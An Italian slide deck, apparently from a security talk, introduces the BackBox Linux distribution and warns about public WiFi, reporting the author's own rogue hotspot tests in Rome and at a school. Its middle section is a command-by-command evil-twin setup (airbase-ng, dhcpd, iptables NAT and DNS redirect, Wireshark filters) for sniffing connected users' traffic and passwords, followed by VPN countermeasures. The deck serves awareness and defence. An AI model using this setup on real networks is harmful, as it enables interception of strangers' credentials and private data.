BackBox: WiFi Libero? Ti spio!

Andrea Draghetti - @AndreaDraghetti

Agenda

BackBox Linux – Penetration Testing Distribution

WiFi Libero? Ti spio! (Lo facciamo davvero....)

BackBox Linux

BackBox è una distribuzione GNU/Linux derivata da **Ubuntu** nata nel 2010 per volontà di Raffaele Forte, progettata per eseguire **Penetration Test** e **Security Assessment** fornisce un insieme di strumenti che facilitano l'analisi di reti e sistemi informatici. Essa integra in un ambiente desktop gli strumenti necessari ad un ethical hacker per eseguire test di sicurezza.

Recentemente offre supporto anche per l'**Informatica Forense** e la Mobile Analysis!

BackBox è Open Source e Free!

BackBox Screen

Top 100 Distro

DistroWatch.com: BackBox Linux


BackBox Linux

Ultimo aggiornamento: Saturday 11 October 2014 15:03 GMT

- **OS Type:** Linux
- **Basata su:** Debian, Ubuntu (LTS)
- **Origine:** Italy
- **Architecture:** i386, x86_64
- **Desktop:** Xfce
- **Categoria:** Data Rescue, Forensics, Security, Live Medium
- **Status:** Active
- **Popolarità:** 71 (206 visite al giorno)

BackBox Linux is an Ubuntu-based distribution developed to perform penetration tests and security assessments. It is designed to be fast and easy to use. It provides a minimal yet complete desktop environment, thanks to its own software repositories, which are always updated to the latest stable versions of the most often used and best-known ethical hacking tools.

Popolarità (visite al giorno): 12 mese: **65** (224), 6 mese: **71** (206), 3 mese: **63** (237), 4 settimana: **42** (374), 1 settimana: **13** (1,004)



BackBox Link

Sito ufficiale: www.backbox.org

Wiki: wiki.backbox.org

Forum: forum.backbox.org

Facebook Group: www.facebook.com/groups/backbox

Mirror Garr: http://mirror3.mirror.garr.it/mirrors/backbox/

Mirror OS: http://backbox.oversecurity.net/downloads/

Repository: https://launchpad.net/~backbox

Un Caso Reale

Sempre più connessi...

Foto: Xcelus

Smartphone nel Mondo

Un miliardo di nuovi smartphone nel 2013 (+38,4%). Traguardo storico per le vendite globali. Samsung ne vende più del doppio di Apple


dal nostro corrispondente Stefano Carrer 28 gennaio 2014

Il mercato globale degli smartphone ha raggiunto un traguardo storico, superando nel 2013 per la prima volta il miliardo di consegne e superando per la prima volta la metà del totale dei telefonini commercializzati: Samsung ha riaffermato la sua leadership mondiale staccando Apple, ma deve ora affrontare anche la sfida della concorrenza "dal basso" specie sui mercati emergenti.

Lo sottolineato la società di ricerche International Data Corporation (Idc), che nel suo "Worldwide Quarterly Mobile Phone Tracker" ha segnalato che, rispetto al 2012, le consegne sono aumentate del 38,4% a 1,0042 miliardi di unità. Gli smartphone hanno contato per il 55,1% dell'intero mercato dei dispositivi mobili, in netto rialzo rispetto alla quota del 41,7% di un anno prima. Gli ultimi tre mesi dell'anno hanno visto consegne di smartphone per 284,4 milioni di unità: +24,2% sullo stesso periodo dell'anno precedente, con una crescita quindi un po' meno forte della media annuale.

Fonte: Il Sole 24 Ore

Smartphone in Italia



WiFi finalmente libero

Il 23 Luglio 2013 è stato definitivamente approvato l'emendamento che liberalizza le reti WiFi in Italia.

ANSAMed | AMBIENTE | SCIENZA | INVIAGGIO | GUSTO | MARE | MOTORI | SALUTE | LIFESTYLE

ANSA.IT | Tecnologia e Internet

home | calcio | economia | cinema | foto | video | newsmap | ansaspecializzati | ansainte

Topnews | Cronaca | Politica | Regioni | Mondo | Sport | Spettacolo | Cultura | Scienza e Medicina | Tecnologia e Inte

ANSA.it > Tecnologia e Internet > News

SMS | NEWSMAP

Approvato emendamento sul Wi Fi libero

Annuncio di Boccia, M5S: nostra proposta


23 luglio, 18:08

+1 1 | Tweet 4 | Consiglia 108

Indietro | Stampa | Invia | Scrivi alla redazione | Suggerisci ()

E' stato approvato l'emendamento dal decreto del Fare che consentirà di superare gli ostacoli per il wi-fi libero. Lo ha annunciato il presidente della commissione Bilancio, Francesco Boccia. "Come mi ero impegnato a fare - ha annunciato il parlamentare del Pd - ho presentato ed è stato approvato un emendamento che prevede accesso al wi-fi libero".

Smartphone e WiFi Italiano



Fonte: Cisco – Febbraio '14

WiFi Libero e Utilizzo all'estero

Ecco i principali risultati emersi dalla ricerca condotta negli UK:

- Il 31% del campione accede almeno una volta alla settimana a **servizi Wi-Fi pubblici** per consultare dati aziendali confidenziali, e in media, gli intervistati **si collegano 15 volte a settimana** a reti Wi-Fi aperte e poco sicure
- Il 52% dei pendolari teme che i propri **dati** possano essere **intercettati** durante il collegamento a una rete Wi-Fi pubblica ma, ciò nonostante, continua comunque ad utilizzarla
- La metà degli intervistati vive come una **frustrazione l'indisponibilità di reti Wi-Fi**, a dimostrazione di come gli utenti ormai percepiscano questo servizio come indispensabile nella vita di tutti i giorni
- Il 20% dei dispositivi mobili **non ha sistemi di sicurezza** attivati, neppure una password o un codice PIN, e solo il 5% ha adottato policy di sicurezza corporate

Fonte: GFI Software™

WiFi Libero e Utilizzo Italiano

Ho fatto una simulazione, con una Internet Key WiFi, alla Stazione Termini di Roma a Settembre 2013!

SSID WiFi: „Free WiFi Termini“

Utenti collegati contemporaneamente: 7

Utenti totali: ~16

Durata Test: ~1h

WiFi Libero e Utilizzo Italiano

Mobile Wi-Fi

192.168.1.1/html/home.htm

Mobile Wi-Fi | Archiviazione | SMS | Traffico | Scegli lingua | Disconnetti

Banda larga mobile | Wi-Fi | Router | Guida

Benvenuti in Vodafone Mobile Wi-Fi

Il dispositivo Mobile Wi-Fi consente ai dispositivi abilitati Wi-Fi di accedere a Internet in modo semplice e veloce.

Una volta connessi alla rete Wi-Fi Free WiFi Termini, è possibile configurare le impostazioni relative al dispositivo a banda larga mobile da queste pagine web, accessibili in un secondo momento digitando l'indirizzo http://VodafoneMobile.wifi o http://192.168.1.1 nel browser.

Posta in arrivo

Nessun messaggio corrente

Guida Mobile Wi-Fi Vodafone

Nella sezione Rete corrente sono disponibili informazioni dettagliate sulla connessione corrente. In questa sezione è possibile verificare facilmente se si dispone dell'accesso a Internet. Quando si è connessi a Internet, viene visualizzato un segno di spunta verde.

Elementi importanti da controllare:

1. La SIM è inserita correttamente.
2. Se continua a essere visualizzato il messaggio "Ricerca della rete in corso...", provare a spostare il dispositivo in un'altra posizione, vicino una finestra o più in alto, e controllare le impostazioni.

Se non fosse ancora possibile eseguire la connessione, consultare la sezione Guida per ricevere ulteriore assistenza.

Rete nazionale

Numero cellulare	Numero SIM
Segnale	
Stato	Connesso
Rete	vodafone IT UMTS
Durata connessione	01:02:45
Volume totale	990.51MB
Uplink	0b/s
Downlink	0b/s

Stato batteria (70%) +

Stato Wi-Fi –

Attivato	
SSID	Free WiFi Termini
Protezione	Nessuna

Dispositivi connessi (7) +

Incauto Collegamento

Risultato:

16 persone in circa un ora si sono collegate ad una rete WiFi sconosciuta, attratte dal plausibile nome di rete!

16utenti : 1h = Xutenti : 24h

In una giornata il mio Access Point poteva raggiungere **384 utenti** con un segnale che copre circa 7mt!

Eh ma nel 2014?!

Il primo test l'ho contodotto un anno fa!

Per essere sicuro l'ho ripetuto in un luogo pubblico lo scorso 20 Ottobre nell'orario di punta...

Utenti collegati contemporaneamente: 5

Utenti totali: ~7

Durata Test: ~7minuti

7utenti : 7minuti = Xutenti : 60minuti

60utenti/h

Ero tra voi...

Il test l'ho condotto all'Istituto Tecnico Alberghetti alle 7:40 prima dell'ingresso nelle aule!

SSID WiFi: „Free WiFi Alberghetti“

Ethical Hacking

Se le mie intenzioni non fossero state pacifiche? Cosa potevo ottenere dagli utenti collegati al WiFi? Sfruttando un Access Point più potente/professionale?

Fake Access Point

Creando un finto Access Point garantisco agli utenti di collegarsi ad internet e senza che loro si accorgano di nulla posso **intercettare/sniffare tutto il traffico** che generano.

Otterrò:

Cronologia di navigazione, eMail, Ricerche, Password, ecc

Dimostrazione

Non ci credete?
Proviamo assieme!

Occorrente:

- BackBox Linux
- Collegamento a Internet
- Adattatore WiFi USB
- Server DHCP
- Tanta volontà... :)

Installiamo il DHCP Server

$ sudo -s
$ apt-get update && apt-get install dhcp3-server
$ gedit /etc/dhcpd.conf

```
# Sample /etc/dhcpd.conf
# FakeAP by Andrea Draghetti
default-lease-time 600;
max-lease-time 7200;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.0.255;
option routers 192.168.0.1;
option domain-name-servers 208.67.222.222; #OpenDNS

subnet 192.168.0.0 netmask 255.255.255.0 {
    range 192.168.0.10 192.168.0.100;
}
```

Prepariamo l'interfaccia di Rete

```
$ sudo -s
$ airmon-ng check kill
$ ifconfig eth0 down
$ ifconfig eth0 192.168.2.105 broadcast 255.255.255.0
$ route add default gateway 192.168.2.1
$ ifconfig eth0 up
```

eth0 è l'interfaccia di rete collegata ad internet.

Monitor Mode

```
$ sudo -s
$ airmon-ng start wlan0
```

wlan0 è l'attuale interfaccia di rete wireless, se non conoscente la vostra interfaccia di rete wireless digitare il comando: iwconfig

Fake AP

```
$ sudo -s
$ airbase-ng --essid FakeAP -c 6 -v mon0
```

mon0 è interfaccia di rete creata nel passo precedente, ovvero con la funzione di Monitor Mode. Se non ricordate l'interfaccia di rete creata digitare il comando: *iwconfig*

NetMask e Subnet

(apriamo un nuovo terminale)

```
$ sudo -s
$ ifconfig at0 up
$ ifconfig at0 192.168.0.1 netmask 255.255.255.0
$ route add -net 192.168.0.0 netmask 255.255.255.0 gw 192.168.0.1
```

at0 è interfaccia di rete creata nel passo precedente, ovvero con la funzione di Fake AP.
Se non ricordate l'interfaccia di rete creata digitare il comando: *iwconfig*

Start DHCP Server

```
$ sudo -s
$ touch /var/run/dhcpd.pid
$ chmod 777 /var/run/dhcpd.pid
$ dhcpd -d -f -cf /etc/dhcpd.conf at0
```

at0 è interfaccia di rete creata con la procedura di Fake AP. Se non ricordate l'interfaccia di rete creata digitare il comando: *iwconfig*

IP Tables

(apriamo un nuovo terminale)

```
$ sudo -s
$ iptables --flush
$ iptables --table nat --flush
$ iptables --delete-chain
$ iptables --table nat --delete-chain
$ echo 1 > /proc/sys/net/ipv4/ip_forward
$ iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
$ iptables --append FORWARD --in-interface at0 -j ACCEPT
$ iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to 192.168.1.1
```

eth0 è l'interfaccia di rete realmente collegata ad internet
at0 è l'interfaccia del Fake AP
192.168.1.1 è il reale gateway, se non lo conoscete digitate il comando: *route -n*

WireShark

$ sudo -s
$ wireshark

Visionare l'interfaccia at0


Filtri consigliati:

- tcp contains XXX *Cerca la parola XXX in tutti i pacchetti TCP*
- http.request *Visualizza tutto il traffico GET e POST*
- http *Visualizza tutto il traffico HTTP*
- ssl

Aneddoti

3.10.14 8 commenti

Utenti cedono il primogenito in cambio del Wi-Fi: burla a fin di bene



Third Party Content Disclaimer/ Links to Third Party Sites

Content provided by Third Party Providers ("Third Party Content") has not been independently authenticated in whole or in part by us. This Service may be linked to other websites which are not under our control. We are providing these links to you only as a convenience, and the inclusion of any link to such sites does not imply endorsement by us.

Privacy Policy

Registration data has not been taken from you to ensure your privacy from F-Secure.

Your first born child

In using this service, you agree to relinquish your first born child to F-Secure, as and when the company requires it. In the event that no children are produced, your most beloved pet will be taken instead. The terms of this agreement stand for eternity.

General Use Restrictions

Ammettiamolo: praticamente nessuno di noi legge le condizioni di contratto dei servizi Internet. Europol ed F-Secure lo hanno dimostrato in maniera vivace e scherzosa creando in vari punti di Londra un accesso Wi-Fi pubblico le cui condizioni di fornitura prevedevano che l'utente doveva *"dare il consenso ad assegnare il proprio figlio primogenito per la durata dell'eternità"* ai gestori del servizio (immagine qui accanto).

Sei persone hanno accettato senza batter ciglio. I casi sono due: o non hanno letto le condizioni, oppure detestano i propri primogeniti. Ne parla il Guardian qui; il rapporto dettagliato di F-Secure è scaricabile qui.

La clausola non verrà fatta valere, ha dichiarato semiseriamente F-Secure, anche perché sarebbe contraria all'ordinamento giuridico britannico, che non prevede la vendita dei bambini in cambio di servizi gratuiti.

L'accesso Wi-Fi adoperava un kit molto economico che poteva essere nascosto in una borsetta e ha dimostrato, dopo che è stata rimossa la "clausola di Erode", un altro dato importante e molto serio: il protocollo POP3, tuttora molto diffuso per la gestione della mail, a volte rivela le password trasmettendole in chiaro via Wi-Fi durante l'autenticazione iniziale, consentendo quindi di intercettarle e prendere il controllo della casella di mail dell'utente.

L'esperimento ha anche notato che i dispositivi rivelano in media i nomi degli ultimi 19 access point ai quali si sono collegati. Questo consente di identificare con precisione l'utente in base allo specifico bouquet di nomi che rivela: ne bastano quattro, secondo la ricerca. E ovviamente ci sono i nomi dei siti visitati e gli identificativi dei loro dispositivi: una bella collezione di dati identificativi, facili da raccogliere con un finto access point.

Un buon rimedio è usare una VPN (rete privata virtuale) quando si utilizza un accesso Wi-Fi pubblico, in modo da cifrare l'intero flusso di dati dell'utente, e spegnere il Wi-Fi sul proprio dispositivo quando si è in pubblico o nelle vicinanze di accessi Wi-Fi non fidati; infine si possono cancellare dalla memoria dei propri dispositivi i nomi delle reti Wi-Fi visitate.


Fonte: Paolo Attivissimo

The Fappening

Un incredibile storia di accesso abusivo ai profili Cloud di centinaia di star di Hollywood, e conseguente pubblicazione online di **Foto e Video intimi** scattate con i loro smartphone!

- Selena Gomez
- Jennifer Lawrence
- Melanie Laurent
- Lizzy Caplan
- Rihanna (in foto)
- Emily Browning
- Jenny McCarthy
- Avril Lavigne
- Jessica Alba
- Kaley Cuoco
- Lady Gaga
- Hillary Duff
- ...

Ipotesi: Fappening & Captive Portal



Attraverso un Captive Portal, necessario per accedere ad una rete WiFi in uno o più eventi cinematografici, hanno indotto i VIP a registrarsi.

L'**errato utilizzo della medesima password** per più servizi ha permesso agli attaccanti di accedere ai servizi Cloud delle vittime e di sottrare le Foto e Video intimi.


Contromisure

La prima regola è **DIFFIDATE**, sfruttate la vostra offerta Internet!

Ma a volte è indispensabile collegarsi ad un Access Point sconosciuto, possiamo proteggerci?

VPN

Una Virtual Private Network permette di **collegare in modo sicuro due estremi** di una connessione tramite una rete non dedicata, tipicamente utilizzando internet. Si può vedere una VPN come l'estensione su scala geografica di una rete locale privata che collega tra loro terminali dislocati su tutto il territorio sfruttando una rete IP pubblica e realizzando una rete LAN, detta appunto virtuale e privata, logicamente del tutto equivalente ad una infrastruttura fisica di rete appositamente dedicata.



Server VPN?

È possibile crearsi un proprio Server VPN:

Sfruttando **DD-WRT**, firmware Open Source per il vostro Router, se è compatibile.

Implementando **pfSense**, firewall/router software open source basato su FreeBSD, configurabile su un comune computer.

Contromisura Estrema

Black Hole Data Bag isola il proprio dispositivo da qualsiasi segnale 2G, 3G o 4G oltre ai segnali WiFi, Bluetooth e NFC!

La vostra privacy è assicurata!

Fonte: D3Lab

Domande...

?